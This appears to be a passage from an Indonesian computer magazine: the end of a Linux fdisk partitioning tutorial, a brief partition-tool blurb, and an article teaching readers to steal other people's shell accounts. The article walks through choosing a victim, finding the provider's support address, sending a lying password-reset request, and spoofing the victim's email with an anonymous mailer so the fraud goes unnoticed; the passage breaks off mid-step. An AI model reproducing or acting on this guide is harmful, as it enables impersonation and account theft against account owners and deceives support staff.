4. Setelah proses pembuatan partisi primary dan partisi extended selesai, maka proses berikutnya adalah membuat **partisi logical** (**/usr**, **/var**, **/home**, **/swap**, dan **/tmp**), sesuai dengan urutan yang sudah dikonsep sebelumnya (lihat Gambar 6).

Untuk membuatnya, tekan **[n]**, kemudian pada command action, pilih **[l]** (**logical**), sesaat kemudian anda akan diminta untuk memasukkan angka cylinder yang pertama dan cylinder yang terakhir. Untuk mengisi cylinder pertama, ketiklah angka cylinder yang paling awal, kemudian pada cylinder terakhir, ketik **+2481M** (lihat contoh pada Gambar 12).

```
Command (m for help): n
Command action
  l logical (5 or over)
  p primary partition (1-4)
First cylinder (436-850): 436
Last cylinder or +size or +sizeM or +sizeK ([436]-850): +2481M
```

Gambar 12. Membuat partisi /usr (logical)

Setelah selesai, lanjutkan dengan membuat partisi **/var**. Caranya, tekan **[n]**, lalu pilih **[l]**. Ketikkan **+300M** pada saat anda diminta mengisi angka cylinder yang terakhir (lihat contoh Gambar 13).

```
Command (m for help): n
Command action
  l logical (5 or over)
  p primary partition (1-4)
First cylinder (753-850): 753
Last cylinder or +size or +sizeM or +sizeK ([753]-850): +300M
```

Gambar 13. Membuat partisi /var

Dengan cara yang sama, teruskan membuat partisi **/home**, **/swap**, dan **/tmp**. Sebagai referensinya, lihat contoh pada Gambar 14, 15, dan 16.

```
Command (m for help): n
Command action
  l logical (5 or over)
  p primary partition (1-4)
First cylinder (792-850): 792
Last cylinder or +size or +sizeM or +sizeK ([792]-850): +300M
```

Gambar 14. Membuat partisi /home

```
Command (m for help): n
Command action
  l logical (5 or over)
  p primary partition (1-4)
First cylinder (831-850): 831
Last cylinder or +size or +sizeM or +sizeK ([831]-850): +100M
```

Gambar 15. Membuat partisi /swap

```
Command (m for help): n
Command action
  l logical (5 or over)
  p primary partition (1-4)
First cylinder (844-850): 844
Last cylinder or +size or +sizeM or +sizeK ([844]-850): +50M
```

Gambar 16. Membuat partisi /tmp

5. Setelah semua partisi selesai dibuat, maka tahap berikutnya adalah **mengubah system ID** partisi, dalam hal ini system ID partisi yang akan diubah adalah partisi **/swap**.

Caranya, tekan **[t]**; anda akan ditanya nomor partisi berapa yang akan anda ubah. Sesuai urutan partisi yang sudah selesai dibuat, maka partisi **/swap** berada pada **posisi ke-8** (delapan), jadi ketik **[8]**, dan ketika diminta untuk memasukkan kode heksaa (**hex code**), ketik **[82]**. Untuk memastikan apakah semua-

nya sudah sesuai seperti yang direncanakan, ketik **[p]** untuk menampilkan informasi tabel partisi saat ini. Hasilnya akan tampak pada Gambar 17.

```
This is the fdisk program for partitioning your drive. It is running
on /dev/hda.

Command (m for help): p
Disk /hda: 255 heads, 63 sectors, 1216 cylinders
Units = cylinders of 16065 * 512 bytes

Device Boot      Start         End      Blocks   Id  System
/hda1            1          396     31808384    b  Win95 FAT32
/hda2           397          435      3132672    83  Linux Native
/hda3           436          850     33334872+    5  Extended
/hda4           436          752     2546471    83  Linux Native
/hda5           753          791      313236    83  Linux Native
/hda6           792          830      313236    83  Linux Native
/hda7           831          843     104391    83  Linux Swap
/hda8           844          850      56196    83  Linux Native
```

Gambar 17. Informasi tabel partisi saat ini.

```
Command (m for help): L
0 Empty                                     a 05/2 Boot Manag  65 Novell Netware  a6 OpenBSD
1 DOS 12-bit FAT                          b Win95 FAT32    75 PC/2X
2 XENIX root                             c Win95 FAT32 (L  80 Old MINIX
3 XENIX usr                               e Win95 FAT32 (L  81 Linux/MINIX
4 DOS 16-bit <32M                        f Win95 Extended  82 Linux swap
5 Extended                               40 Ventix 80286   83 Linux native  db CP/M
6 DOS 16-bit >=32                        51 Novell?       85 Linux Extended e1 DOS access
7 OS/2 HPFS                             52 Microport     93 Amosha
8 AIX                                    63 GNU HURD      94 Amoeba BBT    f2 DOS second
9 AIX bootable                          64 Novell Netware a5 BSD/386      ff BBT
```

Gambar 18. Daftar kode hexa (hex code)

Bila masih kurang yakin, atau mungkin ingin mengubah ukuran kapasitas salah satu partisi yang sudah anda buat sebelumnya, maka yang terlebih dulu harus anda lakukan adalah menghapus salah satu partisi yang ingin diubah.

Caranya, tekan **[d]** (**delete a partition**), kemudian anda akan diminta untuk memasukkan nomor partisi yang ingin anda hapus. Masukkan nomor partisi yang akan anda hapus, lalu akhiri dengan menekan tombol **Enter**.

Jika sudah menghapusnya, maka sekarang anda sudah dapat membuat partisi yang baru lagi sesuai dengan ukuran kapasitas yang anda inginkan. Tentunya dengan cara yang sama seperti yang sudah dijelaskan di atas.


```
Command (m for help): d
Partition number (1-9): 3
Command (m for help): _
```

Gambar 19. Menghapus salah satu partisi

Dan jika semuanya sudah fix, maka simpanlah semua perubahan yang sudah anda lakukan dengan menekan **[w]** (**write table to disk and exit**) pada command line program fdisk, dan sekaligus keluar dari program tersebut.

```
Command (m for help): w
The partition table has been altered!
Calling ioctl() to re-read partition table.
Syncing disks.
```

Gambar 20. Menyimpan tabel partisi dan sekaligus keluar dari program fdisk.



Gambar 21. Informasi tabel partisi yang diperlihatkan program Disk Druid.

6. Untuk mengakhiri semua proses di atas, maka sebagai tugas terakhir anda adalah me-mount masing-masing partisi yang sudah dibuat menggunakan program **Disk Druid**. Ketika anda masuk ke dalam program Disk Druid, akan terlihat seperti yang ditunjukkan pada Gambar 21.

Dalam gambar tersebut di atas dapat dilihat bahwa masing-masing partisi yang akan di-mount adalah partisi yang diwakili oleh device **hda2**, **hda5**, **hda6**, **hda7**, **hda8**, dan **hda9**.

Sesuai dengan urutannya, mount-lah masing-masing device tersebut sesuai dengan urutan yang sudah anda tentukan, yakni device:

hda2 sebagai root (/)

hda5 sebagai /usr


hda6 sebagai /home

hda7 sebagai /var

hda8 sebagai /swap


hda9 sebagai /tmp

Untuk memulainya, arahkan pointer ke device **hda2**, pilih **Edit**, sesaat kemudian anda akan diminta untuk memasukkan label untuk partisi tersebut (Gambar 22).



Gambar 22. Me-mount partisi root (/)

Jika anda sudah selesai me-mount semua partisi sebagai mana yang diinstruksikan di atas, maka hasilnya akan tampak seperti yang diperlihatkan pada Gambar 23.



Gambar 23. Informasi tabel partisi yang telah di mount.

Untuk mengakhirinya, tekan tombol **OK**, dan setelah itu Linux akan segera memformat semua partisi tersebut, dan itu artinya kini Linux telah siap untuk di instal

Demikianlah penjelasan tentang proses pembuatan partisi Linux, mudah-mudahan bisa dipahami.



Selamat mencoba, and good luck!

PARTITION TOOL

Paragon Partition Manager 2002

Dengan diluncurkannya versi 2003, maka **Paragon Partition Manager 2002** full version sudah disediakan gratis oleh pengembangnya.

PADA KOMPUTER NEOTEK YANG terdiri dari disk 0 (4 Gbyte) dan disk 1 (10 Gbyte) terdapat partisi Primary FAT32 pertama (C:) pada disk 0. Pada disk 1 terdapat partisi Primary FAT32 kedua (D:), extended partitions FAT32 sebagai Logical E:, serta 4 Logical partitions milik Linux yang dapat diakses melalui Windows. Silakan coba, tetapi hati-hati...



Paragon Partition Manager masih memiliki kelemahan. Partisi FAT32 dikenali sebagai Unformatted.

EMAIL SPOOFING UNTUK 'Mencuri' Shell Account

Anonymous email dapat digunakan untuk mendapatkan **shell account password** milik orang lain dengan cara '**menipu**' administratornya. Semuanya harus dikemas 'rapi' agar tidak mencurigakan. **Eryanto Sitorus** (ery@postmaster.co.uk) membahas hal yang kontroversial ini.

JIKA ANDA SUDAH BIASA NGOBROL DI IRC (INTERNET Relay Chat), saya yakin anda pasti sudah sering mendengar kata **BNC/EZBNC**, **PsyBNC**, atau **Eggdrop**. Dan, kalau memang betul anda sudah sering mendengarnya, dan kemudian pernah memakainya, maka bisa dipastikan pula bahwa tentunya anda juga sudah 'sangat' mengerti apa yang dimaksud dengan *shell account*.

Apabila ada yang belum mengerti istilah-istilah tersebut, anda bisa memperoleh informasinya secara lengkap di dalam buku saya yang berjudul *Perisai Ampuh Para Chatter: Teknik Instalasi & Konfigurasi Shell Account, BNC/EZBNC, PsyBNC, dan Eggdrop*. Terbitan Dinastindo, 2002).

Di Internet, khususnya di saluran-saluran IRC terkenal seperti DALnet, EFnet, atau Undernet, *shell account* termasuk 'barang antik' yang paling diincar dan sangat diidam-idamkan oleh sebagian besar para peserta *chat*, termasuk juga oleh saya tentunya.

Alasannya, karena selain berguna untuk menjalankan BNC, PsyBNC, dan Eggdrop, tentu saja kita juga bisa memanfaatkannya sebagai media untuk melakukan *hacking*, yaitu dengan cara menjalankan program-program seperti *exploit*, misalnya. Kemudian, kita juga dimungkinkan untuk mengoperasikan berbagai macam aplikasi IRC, baik itu yang bersifat sebagai *client* maupun *server* (IRCd).

Namun, yang menjadi masalah adalah, untuk mendapatkan shell yang benar-benar murni *shell account* (bukan *free shell account*), ternyata bukanlah hal yang mudah, karena sudah menjadi 'kenyataan' bahwa tidak ada cara lain untuk mendapatkannya selain harus menyewanya kepada para pemilik server yang secara khusus menyewakannya untuk melayani semua keperluan tersebut di atas.


Persoalan inilah yang akan saya angkat untuk mejadi bahan tulisan dalam artikel saya kali ini. Terus terang, saya begitu tertarik membahas masalah ini, karena saya sendiri telah membuktikan, bahwa ternyata masih ada hal-hal yang bisa kita upayakan agar bisa mendapatkannya secara gratis, yaitu dengan cara melakukan 'aksi penipuan' sebagaimana yang diperlihatkan pada dua buah gambar berikut (Gambar 1 dan 2).

Bila anda jeli dan kritis membaca pesan (isi email) yang diperlihatkan dalam dua buah gambar tersebut di atas, maka itu adalah suatu 'bukti nyata' bahwa untuk mendapatkan shell yang benar-benar *shell account* (bukan yang *free shell account*), ternyata tidak terlalu sulit.


Yang penting, kalau anda bisa membuktikan bahwa anda bisa mengirim email melalui alamat email seperti yang diinstruksikan pada paragraf kedua dalam Gambar 1 di atas

For security purposes, please send the completed password request for the account "cyberx" from the email address used during the registration process of the shell account, ben171@singnet.com.sg

disitulah letak 'kunci sukses' anda mendapatkan shell account.



Gambar 1. Surat (email) yang menyatakan bahwa permintaan bantuan di tolak




Gambar 2. Diterima sebuah surat yang menyatakan bahwa permintaan bantuan diterima

Baiklah, untuk mempersingkat tulisan ini, saya akan segera menjelaskan caranya. Berikut ini adalah penjelasannya:

1. Mencari Shell Account Milik Orang

Sebagai langkah pertama, lakukanlah proses investigasi untuk mencari dan sekaligus untuk menentukan **account** (*shell account*) **siapa** yang akan menjadi 'target' anda. Dalam hal ini, anda bisa memanfaatkan koleksi BNC anda yang masih aktif untuk menemukan **ident** (User ID) beserta **alamat host** (**remote host**) *shell* yang akan anda ambil alih. Biasanya, kalau kita menggunakan BNC yang ident-nya **tidak bisa diganti**, maka besar kemungkinan **ident** itulah yang menjadi **username** untuk shell-nya.



Gambar 3. Contoh salah satu BNC yang ident-nya tidak bisa diganti

2. Mendapatkan Situs dari Shell Target

Setelah selesai menentukan target, dan sukses 'mengantongi' *username* beserta alamat shell (**remote host**) yang akan anda ambil alih, maka tugas selanjutnya adalah menemukan alamat situs dari shell tersebut.


Hal ini penting dilakukan agar anda tahu, kepada siapa harus 'mengadukan persoalan' bahwa anda 'telah kehilangan' kata sandi (*password*) shell tersebut.

Untuk masalah yang satu ini, anda tidak perlu repot-repot, karena ada cara yang lebih praktis untuk menemukannya, yaitu dengan memanfaatkan fasilitas **NSLOOKUP** (**Smart Whois**).

Cobalah anda klik alamat situs

<http://www.dns411.com> atau <http://www.all-nettools.com/tools1.htm>,

ketikkan alamat shell tadi. Maka tak lama kemudian, anda pasti akan menemukan beberapa link yang mengarah ke alamat situs shell tersebut.



Gambar 4. Melacak alamat situs shell account

Apabila sudah berhasil melacakinya, masuklah ke dalam situs, lalu cari halaman (page) yang menginformasikan alamat email tim pendukung teknis yang mengurus shell tersebut, seperti yang terlihat pada Gambar 5.



Gambar 5. Mencari alamat email tim pendukung teknis shell account


3. Kirim Email Bahwa Anda Lupa Akan Password Anda

Setelah semuanya OK, tugas selanjutnya adalah mengirim email kepada tim pendukung teknis (*technical support team*) yang sudah anda temukan tadi. Dalam hal ini, anda harus benar-benar bisa meyakinkan mereka bahwa anda adalah pemilik yang sah.

Agar email yang anda kirim nanti terlihat meyakinkan, tuliskanlah *username* (User ID) shell tersebut, termasuk kata sandi (*password*) hasil rekaan anda sendiri, serta jangan lupa untuk mengatakan bahwa itulah password yang terakhir kali anda set. Anda tidak perlu khawatir salah, karena yang paling penting buat mereka hanyalah *username*-nya.


Ketika anda menulis (mengarang) email, mungkin anda akan merasa sedikit kesulitan, karena harus menuliskannya dalam versi English. Jika anda tidak terlalu mahir berbahasa Inggris, dan anda merasa malu kalau harus bertanya kepada guru/dosen bahasa Inggris anda, lakukanlah langkah-langkah berikut ini:

- Masuklah ke dalam situs EWGate yang beralamat di <http://www.ewgate.com/template/register.html>, kemudian isi (lengkapi) semua field yang terdapat pada paraform Registration, seperti yang terlihat pada Gambar 6.




Gambar 6. Membuat account di EWGate.

- Setelah proses registrasi selesai, lakukan proses log on untuk masuk ke dalam situs EWGate




Gambar 7. Log on ke dalam situs EWGate.

- Selanjutnya, paste-lah surat (email) yang sudah selesai anda konsep tadi ke dalam field Message, lalu klik tombol **Translate**. Namun, sebelum anda mengklik tombol Translate, pastikan bahwa Language Pair yang anda pilih adalah **Indonesian->English**, seperti yang tampak pada Gambar 8.



Gambar 8. Memulai proses translate.



Gambar 9. Contoh hasil teks yang sudah ditranslate

Apabila anda sudah merasa 'sreg' dengan teks yang di-translate tadi, kirimkanlah itu segera ke alamat email tim pendukung teknis shell account, lalu tunggu beberapa saat sampai mereka benar-benar meresponnya. Biasanya, kalau kebetulan mereka sedang on-line, maka tidak berapa lama kemudian anda akan segera menerima balasannya. Jika mereka sudah membalas email anda, dan isinya kurang lebih sama seperti email yang saya terima pada Gambar 1, maka itu adalah awal keberhasilan anda.

Congratulation buat anda!!

Nah, karena anda sudah mendapat respon positif, maka usahakanlah untuk membalasnya sesegera mungkin agar mereka tidak ragu untuk membantu anda. Lalu, bagaimana cara mengirim (membalasnya)? Untuk menjawab pertanyaan ini, bacalah petunjuk pada No. 4.

4. Memalsukan Email

Agar anda bisa mengirim mail dari (melalui) alamat email yang sudah jelas-jelas bukan milik anda, maka satu-satunya cara yang paling gampang untuk melakukannya adalah de-


ngan memanfaatkan program **Anonymous Mailer**. Karena melalui program inilah anda dimungkinkan untuk menuliskan alamat email sesuka hati anda. Di antara sekian banyak program Anonymous Mailer yang tersedia saat ini, salah satunya yang bisa dipakai adalah **AEnima v2.0**, yang dibuat oleh Phobos. Untuk mengambilnya, silahkan anda masuk ke dalam situs yang beralamat di

<http://home.gzinc.com/rfosnot/terror/index.html>

Jika anda memilih program tersebut sebagai tool anda, maka cara pengoperasiannya adalah sebagai berikut:

- Sebagai langkah pertama, jalankan program **AEnima**.
- Klik tab **Mail Delivery**, ketikkan **sembarang nama** anda ke dalam field **Sender's name**. Anda tidak perlu pusing memikirkan nama siapa yang harus anda ketik sebagai pengirim, karena yang menjadi 'inti' dan sekaligus yang menjadi 'kunci sukses' trik ini hanya terletak pada alamat email yang tertera atau tercantum sebagai pengirimnya.

Setelah selesai mengisi nama anda, ketikkan **alamat email pemilik shell** yang menjadi target anda ke dalam field **Sender's Email**. Sedangkan untuk field **Reply To**, anda boleh menuliskan **alamat email anda yang asli** (yang sebenarnya). Kemudian, pada bagian yang kedua, masih dari dalam tab **Mail Delivery**, isilah **nama beserta alamat email administrator** (tim pendukung teknis) ke dalam field **Receiver's name** dan **Receiver's Email**. Khusus untuk field **Carbon Copy** dan **Blind Carbon Copy**, bila dirasa tidak perlu, anda boleh mengabaikannya.




Gambar 10. Mengisi nama/alamat email pengirim dan penerima.


- Selanjutnya, beralihlah ke tab **Mail Options**, kemudian isi field **Originating Server** dan **SMTP Server**. Khusus untuk field Originating Server, sebelum anda menuliskan sesuatu ke dalamnya, ada hal-hal yang perlu anda ketahui, yaitu:

Agar aksi penipuan anda tidak terlalu mudah diketahui (disadari) oleh pihak yang akan menerima email anda, maka isilah field Originating Server dengan alamat mail server yang sesuai (ideal) dengan alamat email yang anda tulis tadi.

